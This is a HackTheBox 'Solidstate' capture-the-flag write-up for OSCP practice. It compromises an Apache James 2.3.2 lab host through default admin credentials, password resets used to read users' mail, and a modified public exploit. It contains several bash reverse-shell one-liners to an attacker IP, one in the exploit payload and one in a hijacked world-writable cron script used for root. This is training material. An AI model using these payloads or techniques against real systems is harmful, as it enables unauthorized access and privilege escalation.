HackTheBox – Solidstate


PATH TO OSCP

–Filiplain

Fri 02 Jul 2021

Contents

1 HackTheBox Solidstate



1.1 Objectives

- Get Access to an email account and get SSH credentials
- Escape the restricted shell
- Use a Cron job to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.51

Ports Open

22
25
80
110
119
4555


Full Nmap Scan

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp    JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello solidstate.htb (10.10.14.14
↪  [10.10.14.14]),
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3    JAMES pop3d 2.3.2
119/tcp  open  nntp    JAMES nntpd (posting ok)
4555/tcp open  rsip?
| fingerprint-strings:
```

```
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_    Login id:
```

1.3 Web Enumeration

Main Page



The website does not have anything interesting for our exploitation.

1.4 Service Exploitation

Looking at the Nmap output we see the services running are part of the “James Server 2.3.2”.

Searchsploit

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/solidstate]
└─$ searchsploit james server 2.3.2
------------------------------------------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)                                    | linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution                                                                    | linux/remote/35513.py
------------------------------------------------------------------------------------------------------------------------ ----------------------
Shellcodes: No Results
------------------------------------------------------------------------------------------------------------------------ ----------------------
 Paper Title                                                                                                            |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------
Exploiting Apache James Server 2.3.2                                                                                    | docs/english/40123-exp
------------------------------------------------------------------------------------------------------------------------ ----------------------
```

Let’s take the python exploit: `linux/remote/35513.py`

This exploit works only if the service is using default credentials, and when somebody logs in, the payload gets executed.

In this case we don’t have a person logging in, so let’s find another way. The exploit has the default credentials, so let’s try it.

```
# credentials to James Remote Administration Tool (Default -
 ↪  root/root)
user = 'root'
pwd = 'root'
```

```
┌──(filiplain㉿fsociety)-[~/oscp/htb/solidstate]
└─$ telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

It works! …

1.5 Getting SSH access

Now that we have access to the James Remote Administration Tool we can change the email password of the users.

Listing Users


Command:

```
listusers
```

Changing password to Users

Command:

```
setpassword user password
```



Accessing Mail server


Commands:

```
telnet 10.10.10.51 110

user (username)
pass (password)

list (for listing emails)

retr (index number of the mail: e.g retr 1)
```

When we log in to the first user "John", we get a mail that says:


```
John,

Can you please restrict mindy's access until she gets read on to the
↪  program. Also make sure that you send her a tempory password to
↪  login to her accounts.

Thank you in advance.

Respectfully,
James
```

Knowing this we can log in to Mindy's email and get the temporary password.




```
username: mindy
pass: P@55W0rd1!2@
```

Let's SSH into it!



Now we got a restricted bash.

1.6 Escaping the rBash


The exploit we previously got from searchsploit was not going to work unless somebody logs in, now that we can log in as mindy we can get it to work and escape from the restricted bash.

Modifying exploit


Before running it we got to change the payload to do what we need:

```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.14/8085 0>&1"'
```

Running the exploit



Now let's set our listener and log in as mindy.



1.7 Rooting The Box

While enumerating the box and after upgrading the shell, I let my "ps-mon.sh" script running to see if there is a scheduled process running.

ps-mon.sh: `https://github.com/Filiplain/bash-mini-tools/blob/main/ps-mon.sh`

The script did not detect any new process, but there is a file owned by root and writable by everybody "/opt/tmp.py":

```
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

This python script deletes evry file inside of the "/tmp/" directory, if we change this to create a file,

```
os.system('touch /tmp/testfile')
```

It creates the file as root,

```
drwxrwxrwt  2 root     root     4096 Jul  2 08:20 .ICE-unix
-rw-r--r--  1 root     root        0 Jul  2 09:54 testfile
drwxrwxrwt  2 root     root     4096 Jul  2 08:20 .Test-unix
```

Getting shell as Root

Now that we have a root scheduled job running the “tmp.py”, let’s get a shell.

```
#!/usr/bin/env python
import os
import sys
try:
     os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.14/8088
↪  0>&1'")
except:
     sys.exit()
```

The script now detects the cron job:

```
Running each 4 seconds: 24/1000


110a111,116
> /usr/sbin/CRON -f
> /bin/sh -c python /opt/tmp.py
> python /opt/tmp.py
> sh -c /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.14/8088 0>&1'
> /bin/bash -c bash -i >& /dev/tcp/10.10.14.14/8088 0>&1
> bash -i
^C


Exiting...



Out File: /tmp/071625234489.txt
```

And we get our shell as root: